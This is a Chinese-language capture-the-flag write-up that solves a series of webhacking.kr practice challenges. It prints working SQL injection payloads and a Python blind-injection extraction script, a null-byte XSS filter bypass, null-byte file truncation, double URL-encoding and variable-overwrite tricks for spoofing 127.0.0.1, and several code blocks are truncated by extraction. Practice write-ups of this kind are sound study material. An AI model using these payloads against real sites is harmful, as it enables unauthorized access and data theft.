    18,97,114,32,99,107,61,100,111,99,117,109,101,110,116,46,85,82,76,46,115,117,98,115,116,114,40,100,111,99,117,109,101,110,116,46,85,82,76,46,105,110,100,101,120,79,102,40,39,6
    1,39,41,41,59,13,10,32,13,10,32,13,10,102,111,114,40,105,61,49,59,105,60,49,50,50,59,105,43,43,41,13,10,123,13,10,101,110,99,111,61,101,110,99,111,43,83,116,114,105,110,103,46
    ,102,114,111,109,67,104,97,114,67,111,100,101,40,105,44,48,41,59,13,10,125,13,10,32,13,10,102,117,110,99,116,105,111,110,32,101,110,99,111,95,40,120,41,13,10,123,13,10,114,101
    ,116,117,114,110,32,101,110,99,111,46,99,104,97,114,67,111,100,101,65,116,40,120,41,59,13,10,125,13,10,32,13,10,105,102,40,99,107,61,61,34,61,34,43,83,116,114,105,110,103,46,1
    02,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,52,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,
    95,40,50,50,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,49,57,50,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,50
    ,54,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,48,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,
    97,114,67,111,100,101,40,101,110,99,111,95,40,50,48,52,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,50,50,45,50,4
    1,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,49,56,41,41,43,34,126,126,126,126,126,126,34,43,83,116,114,105,110,10
    3,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,50,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,51,41,41,
    13,10,123,13,10,97,108,101,114,116,40,34,80,97,115,115,119,111,114,100,32,105,115,32,34,43,99,107,46,114,101,112,108,97,99,101,40,34,61,34,44,34,34,41,41,59,13,10,125,13,10);

    eval(wtf);
```

http://blog.csdn.net/qq_35078631

然后不知道的直接带到console跑一下就好了

```
function enco_(x)
{
return enco.charCodeAt(x);
}
String.fromCharCode(enco_(240))+String.fromCharCode(enco_(220))+String.fromCharCode(
tring.fromCharCode(enco_(222-2))+String.fromCharCode(enco_(198))+"~~~~~~~"+String.fro
"youaregod~~~~~~~!"
```

http://blog.csdn.net/qq_35078631



http://blog.csdn.net/qq_35078631


结果做出来之后才发现…这是12题…额…继续去做第十题…

第十四关

因为这个简单嘛！发现源码

```
<script>
function ck()
{
var ul=document.URL;
ul=ul.indexOf(".kr");
ul=ul*30;
if(ul==pw.input_pwd.value) { alert("Password is "+ul*pw.input_pwd.value); }
else { alert("Wrong"); }
}

</script>
```

直接在console试试就好了



输入510即可得到password

```
260100
```

第十五关

呵呵哒，直接抓包即可

```
<script>
alert("Access_Denied");
history.go(-1);
document.write("password is off_script");
</script>
```

第十六关

打开了看过之后不知道是什么东西...看了半天也没看出个所以然,但是继续看发现存在一个跳转？

```
function mv(cd)
{
kk(star.style.posLeft-50,star.style.posTop-50);
if(cd==100) star.style.posLeft=star.style.posLeft+50;
if(cd==97) star.style.posLeft=star.style.posLeft-50;
if(cd==119) star.style.posTop=star.style.posTop-50;
if(cd==115) star.style.posTop=star.style.posTop+50;
if(cd==124) location.href=String.fromCharCode(cd);
}
```

所以我们只需要构造

```
mv(124)
```

```
Password is webhacking.kr
```

第十七关

简单的js题目，直接console运行一下js就行了，得到该值

```
9997809307
Password is 999780930.7
```

第十八关


碰到了稍微正经的题目

```
<?
if($_GET[no])
{
if(eregi(" |/|\(|\)|\t|\||&|union|select|from|0x",$_GET[no])) exit("no hack");
$q=@mysql_fetch_array(mysql_query("select id from challenge18_table where id='guest' and no=$_GET[no]")
if($q[0]=="guest") echo ("hi guest");
if($q[0]=="admin")
{
@solve();
echo ("hi admin!");
}
}

?>
```

发现我们可以控制的是no值，当输入1的时候返回`hi guest`，说好的100分题目，没get到，发现过滤了tab和空格，不出意外可以通过%0a绕过
，然后自己构建数据库试验了一下，发现这样可以

```
mysql> select flag from flag where user='guest' and id=1;
+------------------------+
| flag                   |
+------------------------+
| flag{flag_is_not_here} |
+------------------------+
1 row in set (0.00 sec)

mysql> select flag from flag where user='guest' and id=0 or user='admin';
+--------------------+
| flag               |
+--------------------+
| flag{flag_is_here} |
+--------------------+
1 row in set (0.00 sec)
```

但是我在网站上构造的时候不能成功执行，不知为何，但是我们可以通过构造`no=0 or 1 limit 1,1`搜索到admin





```
http://webhacking.kr/challenge/web/web-32/index.php?no=0%0aor%0a1%0alimit%0a1,1
```

还是费了一些功夫的

第十九关

胡乱提交发现



以为是什么提示，做了n久最后发现，题目爆炸了…

第二十关

思考…

然后查看代码发现一个比较重要的线索吧

```
function ck()
{

if(lv5frm.id.value=="") { lv5frm.id.focus(); return; }
if(lv5frm.cmt.value=="") { lv5frm.cmt.focus(); return; }
if(lv5frm.hack.value=="") { lv5frm.hack.focus(); return; }
if(lv5frm.hack.value!=lv5frm.attackme.value) { lv5frm.hack.focus(); return; }

lv5frm.submit();

}
```

然后就在想这到底是个啥，它说是js的代码问题，不是别的…这个….
我们尝试用js直接绕过他的限制？

```
lv5frm.id.value="1"
lv5frm.cmt.value="1"
lv5frm.hack.value=lv5frm.attackme.value
lv5frm.submit()
```

什么玩意，居然还要多试很多次，搞得我尴尬癌都快犯了…

第二十一关

说是盲注来着，还是比较简单的，没什么过滤，然后轻松找到注入点就是id

```
http://webhacking.kr/challenge/bonus/bonus-1/index.php
?no=0 or (select 1)%23
&id=123
&pw=123
```

发现返回True，如果改成select 0就会返回false，然后就可以写脚本了，但是过滤了from…这搞个鸡儿啊…但是看了看大佬的思路？？？居然直接select id或者select pw就行了…并不是常规的东西，真的好绝望…但是直接select pw貌似还不行，继续尝试发现提交1和2的时候都是返回True，那么是不是说明不是第一个呢？而且渐渐的明白构造的语句是什么

```
mysql> select flag from flag where id =2 and user='guest';
+------------------------+
| flag                   |
+------------------------+
| flag{flag_is_not_here} |
+------------------------+
1 row in set (0.00 sec)
mysql> select flag from flag where id =2 and (ascii(substring(user,1,1))=103);
+------------------------+
| flag                   |
+------------------------+
| flag{flag_is_not_here} |
+------------------------+
1 row in set (0.00 sec)
mysql> select flag from flag where id =2 and (ascii(substring(user,1,1))=104);
Empty set (0.00 sec)
```

就是酱，然后就注入就好了

```python
#_*_coding:utf-8 _*_
import requests
headers={
    'Cookie':'PHPSESSID=cee7319f211ddf15f8aa79037787b6cd' #填写自己账号的cookie
}
temp=0
def search(content,pos,l,r):
    if l>r:
        return
    global temp
    global headers
    mid=(l+r)/2
    url='http://webhacking.kr/challenge/bonus/bonus-1/index.php?no=2 %26%26 (select ascii(substring('+s
    print url
    html = requests.get(url,headers=headers).text
    if 'True' in html:
        temp = max(temp,mid)
        search(content,pos,mid+1,r)
    else:
        search(content,pos,l,mid-1)


def get_table():
    global temp
    database=''
    for length in range(1,50):
        flag=0
        temp=0
        search("(select pw)",length,32,133)
        if temp!=0:
            database+=chr(temp)
        else :
            break
        print database
get_table()
```

得到`akhmcrpkhmidbshnmjj`提交了不对，然后继续看大佬答案，脑洞....

```python
s='akhmcrpkhmidbshnmjj'
for i in range(26):
    flag=''
    for j in s:
        flag+=chr(((ord(j)-ord('a'))+i)%26+ord('a'))
    print flag
```

```
选择PAUSE
akhmcrpkhmidbshnmjj
blindsqlinjectionkk
cmjoetrmjokfdujpoll
dnkpfusnkplgevkqpmm
eolqgvtolqmhfwlrqnn
fpmrhwupmrnigxmsroo
gqnsixvqnsojhyntspp
hrotjywrotpkizoutqq
ispukzxspuqljapvurr
```


http://blog.csdn.net/qq_35078631

我要哭了…

```
blindsqlinjectionkk
```

第二十一关

一个XSS题目，尝试了半天，过滤了`<script>`、`javascript`等等然后尝试了16进制和8进制未果，然后尝试html转码还是未果，有点蒙圈了。而且过滤了其他标签，事实上是过滤了`<字母且长度大于等于2>`，那么就想到了`<a>`等这种特殊的标签。



但是各种尝试还是未果…都要疯掉了…看了一下大牛们的思路，神马！！！这是什么套路…这里%00没有截断，而是作为NULL输入的然后可以利用这个绕过过滤…我去…

제어 문자 공백 문자 구두점 숫자 알파벳

10진	16진	문자	10진	16진	문자	10진	16진	문자	10진	16진	문자
0	0x00	NUL	32	0x20	SP	64	0x40	@	96	0x60	`
1	0x01	SOH	33	0x21	!	65	0x41	A	97	0x61	a
2	0x02	STX	34	0x22	"	66	0x42	B	98	0x62	b
3	0x03	ETX	35	0x23	#	67	0x43	C	99	0x63	c
4	0x04	EOT	36	0x24	$	68	0x44	D	100	0x64	d
5	0x05	ENQ	37	0x25	%	69	0x45	E	101	0x65	e
6	0x06	ACK	38	0x26	&	70	0x46	F	102	0x66	f
7	0x07	BEL	39	0x27	'	71	0x47	G	103	0x67	g
8	0x08	BS	40	0x28	(	72	0x48	H	104	0x68	h
9	0x09	HT	41	0x29	)	73	0x49	I	105	0x69	i
10	0x0A	LF	42	0x2A	*	74	0x4A	J	106	0x6A	j
11	0x0B	VT	43	0x2B	+	75	0x4B	K	107	0x6B	k
12	0x0C	FF	44	0x2C	,	76	0x4C	L	108	0x6C	l
13	0x0D	CR	45	0x2D	-	77	0x4D	M	109	0x6D	m
14	0x0E	SO	46	0x2E	.	78	0x4E	N	110	0x6E	n
15	0x0F	SI	47	0x2F	/	79	0x4F	O	111	0x6F	o
16	0x10	DLE	48	0x30	0	80	0x50	P	112	0x70	p
17	0x11	DC1	49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12	DC2	50	0x32	2	82	0x52	R	114	0x72	r
19	0x13	DC3	51	0x33	3	83	0x53	S	115	0x73	s
20	0x14	DC4	52	0x34	4	84	0x54	T	116	0x74	t
21	0x15	NAK	53	0x35	5	85	0x55	U	117	0x75	u
22	0x16	SYN	54	0x36	6	86	0x56	V	118	0x76	v
23	0x17	ETB	55	0x37	7	87	0x57	W	119	0x77	w
24	0x18	CAN	56	0x38	8	88	0x58	X	120	0x78	x
25	0x19	EM	57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A	SUB	58	0x3A	:	90	0x5A	Z	122	0x7A	z
27	0x1B	ESC	59	0x3B	;	91	0x5B	[	123	0x7B	{
28	0x1C	FS	60	0x3C	<	92	0x5C	₩	124	0x7C	|
29	0x1D	GS	61	0x3D	=	93	0x5D	]	125	0x7D	}
30	0x1E	RS	62	0x3E	>	94	0x5E	^	126	0x7E	~

http://blog.csdn.net/qq_35078631

http://lureout.tistory.com/515

```
<%00s%00c%00r%00i%00p%00t%00>%00a%00l%00e%00r%00t%00(%001%00)%00;%00<%00/%00s%00c%00r%00i%00p%00t%00>
```

```
<body>
<•s•c•r•i•p•t•>•a•l•e•r•t•(•1•)•;•<•/•s•c•r•i•p•t•><script>
```

http://blog.csdn.net/qq_35078631

长见识了哥

第二十四关

发现源码，然后观看源码发现最最直接的利用他的replace函数构造伪造，因为匹配的都不存在单字符，所以可以使用，只需要构造


```php
<?
extract($_SERVER);
extract($_COOKIE);
if(!$REMOTE_ADDR) $REMOTE_ADDR=$_SERVER[REMOTE_ADDR];
$ip=$REMOTE_ADDR;
$agent=$HTTP_USER_AGENT;
if($_COOKIE[REMOTE_ADDR])
{
$ip=str_replace("12","",$ip);
$ip=str_replace("7.","",$ip);
$ip=str_replace("0.","",$ip);
}
echo("<table border=1><tr><td>client ip</td><td>$ip</td></tr><tr><td>agent</td><td>$agent</td></tr></ta
if($ip=="127.0.0.1")
{
@solve();
}
else
{
echo("<p><hr><center>Wrong IP!</center><hr>");
}
?>
```

```
GET /challenge/bonus/bonus-4/ HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=cee7319f211ddf15f8aa79037787b6cd; REMOTE_ADDR=10.270..00..00..1
Connection: keep-alive
```

http://blog.csdn.net/qq_35078631

第二十五关

水题，利用了%00构造截断，之前注入file=hello可以看到读取了hello.txt，那么想要读取php文件就截断.txt即可




```
http://webhacking.kr/challenge/bonus/bonus-5/?file=password.php%00
```

第二十六关

发现源码

```
<?

if(eregi("admin",$_GET[id])) { echo("<p>no!"); exit(); }

$_GET[id]=urldecode($_GET[id]);

if($_GET[id]=="admin")
{
@solve(26,100);
}

?>
```

水题

```
http://webhacking.kr/challenge/web/web-11/?id=%2561%2564%256d%2569%256e
```

利用了两次urldecode去构造绕过

第二十七关

还是注入题目，首先看到存在源码泄露index.phps

```
 <html>
<head>
<title>Challenge 27</title>
</head>
<body>
<h1>SQL INJECTION</h1>
<form method=get action=index.php>
<input type=text name=no><input type=submit>
</form>
<?
if($_GET[no])
{

if(eregi("#|union|from|challenge|select|\(|\t|/|limit|=|0x",$_GET[no])) exit("no hack");

$q=@mysql_fetch_array(mysql_query("select id from challenge27_table where id='guest' and no=($_GET[no])

if($q[id]=="guest") echo("guest");
if($q[id]=="admin") @solve();

}

?>
<!-- index.phps -->
</body>
</html>
```

然后随便想了一种思路，在本地测试通过但是不知道为什么服务器死活不过，希望各位大佬指正

```
localhost/test.php?no=0) or id like 'admin' and no like 1--%20

输出为
select id from challenge27_table where id='guest' and no=(0) or id like 'admin' and no like 1-- )
```

除非是服务器中根本不存在admin这个人，但是事实不是我所意淫的，最终的解决方案是利用排序，或者说搜索到另一个，思路和我很像，最终payload

```
http://webhacking.kr/challenge/web/web-12/
?no=0) or no like 2 --%20
```

刚刚我们说的order by排序这里还有另一种结题思路，一看便知

```
http://webhacking.kr/challenge/web/web-12/
?no=0) or 1 order by id asc --%20
```

简直233

第三十关

关键代码如下

```
$port=rand(10000,10100);
$socket=fsockopen("$_GET[server]","$port",$errno,$errstr,3) or die("error : $errstr");
```

猜到了，这个是随机打开一个10000到10100的端口建立socket，真是醉了，我岂不是要用服务器开个端口监听然后疯狂刷包等待看看返回什么玩意儿！！！果真是...
正常链接的不会报错

```
<title>Chellange 31</title>
</head>
<body>
<pre>
$port=rand(10000,10100);
$socket=fsockopen("$_GET[server]","$port",$errno,$errstr,3) or die("error : $errstr");
</pre>

<br>
</body>
</html>
```

http://blog.csdn.net/qq_35078631

然后服务器可以看到答案嗯

```
Listening on any address 10000 (webmin)
Connection from 112.175.11.245:55524
GET /Password is 43faeda7d3ce9543d0304264c71da6fd HTTP/1.0
```

http://blog.csdn.net/qq_35078631

第三十二关

看到一个列表，一脸懵逼，但是审计源码发现存在一些隐藏的链接，形如`?hit=`然后随便点击一个返回no，猜测就是某一个是正确的。先提取出来所有的链接，然后用burp去爆破一下就好了嗯，但是貌似失败了，不是这个,没什么反应，反而倒是觉得是不是像把自己变成第一就行了呢？但是一提交就是no，应该是卡住了什么条件。
然后发现burp包中存在一个非常关键的cookie，当我们去掉了他的时候就可以绕过那个烦人的no了

```
GET /challenge/codeing/code5.html?hit=Assassin HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/codeing/code5.html
Cookie: vote_check=; td_cookie=18446744070108395350; PHPSESSID=d535030384903436b195eed2c3d91f78
Connection: keep-alive
```

http://blog.csdn.net/qq_35078631


然后法宝刷分即可，刷爆

做这个还是费了不少的力气的，因为确实忘记了cookie验证这个东东了…

第三十三关

首先明显提示得到源码

构造`http://webhacking.kr/challenge/bonus/bonus-6/?get=hehe`看到下一步得到一个php文件
进入next发现又可以得到新的php文件的源码



到了下一步构造

```
http://webhacking.kr/challenge/bonus/bonus-6/33.php?myip=自己公网的ip
```

这里自己挂了个代理轻松也就过了，因为现在`$_SERVER['REMOTE_ADDR']`是不能伪造的
然后进入level4看一下源码

```
<?
if($_GET[password]==md5(time()))
{
echo("<a href=###>Next</a>");
}
else
{
echo("hint : ".time());
}
?>
```

淡了这一步就得上脚本了，原理也很简单

```
#_*_coding:utf-8_*_
import re,hashlib
import requests
s=requests.session()
headers= {'cookie':'PHPSESSID=自己的cookie'}
url ='http://webhacking.kr/challenge/bonus/bonus-6/14.php'
html = s.get(url,headers=headers).text
#print html
content = html[171:-1]
content = hashlib.md5(content).hexdigest()
#print content
url = url+'?password='+content
html = s.get(url,headers=headers).text
print html
```


然后得到

```
<hr>
Challenge 33-4<br>
<script>document.write("<a href=http://webhacking.kr/challenge/bonus/bonus-6/14.phps>/challenge/bonus/bonus-6/14.phps</a
>");</script>
<hr>

<a href=md555.php>Next</a>
```

http://blog.csdn.net/qq_35078631

```
<?
if($_GET[imget] && $_POST[impost] && $_COOKIE[imcookie])
{
echo("<a href=###>Next</a>");
}
else
{
echo("Wrong");
}
?>
```

随便搞一下



好像是个全家桶...好多....
然后是关于UA的

```php
<?
if($_COOKIE[test]==md5("$_SERVER[REMOTE_ADDR]") && $_POST[kk]==md5("$_SERVER[HTTP_USER_AGENT]"))
{
echo("<a href=###>Next</a>");
}
else
{
echo("hint : $_SERVER[HTTP_USER_AGENT]");
}
?>
```

这个就不用讲了吧...

```python
#_*_coding:utf-8_*_
import re,hashlib
import requests
s=requests.session()
headers= {'cookie':'PHPSESSID=025c3bf4e886fa336fe9b186fd0097d4;test=自己公网ip的md5值','User-Agent':'1'}
proxies={'http':'http:127.0.0.1:ss端口'} #这里我用的ss所以绑定的本地端口
url ='http://webhacking.kr/challenge/bonus/bonus-6/gpcc.php'
data = {'kk':'c4ca4238a0b923820dcc509a6f75849b'}
html = requests.post(url,headers=headers,data=data,proxies=proxies).text
print html
```

```
<hr>
Challenge 33-6<br>
<script>document.write("<a href=http://webhacking.kr/challenge/bonus/bonus-6/gpcc.phps>/challenge/bonus/bonus-6/gpcc.phps</a>");</script>
<hr>

<a href=wtff.php>Next</a>
```

http://blog.csdn.net/qq_35078631

没错...居然还没完....下一关你的公网ip去电小数点，变量名和变量值

```php
<?
extract($_GET);
if(!$_GET[addr]) $addr=$_SERVER[REMOTE_ADDR];
if($addr=="127.0.0.1")
{
echo("<a href=###>Next</a>");
}
else
{
echo("Wrong");
}
?>
```

经典漏洞，构造如下通过

```
http://webhacking.kr/challenge/bonus/bonus-6/ipt.php?addr=127.0.0.1
```

再往下…恶心…

```
http://webhacking.kr/challenge/bonus/bonus-6/nextt.php?ans=acegikmoqsuwy
```

终于搭了关底了…但是没什么的，自己去算一下就好了，懒得算就直接输出一下，最后自己生成在一个文件夹中的一个文件之中…恶心死了

第三十八关

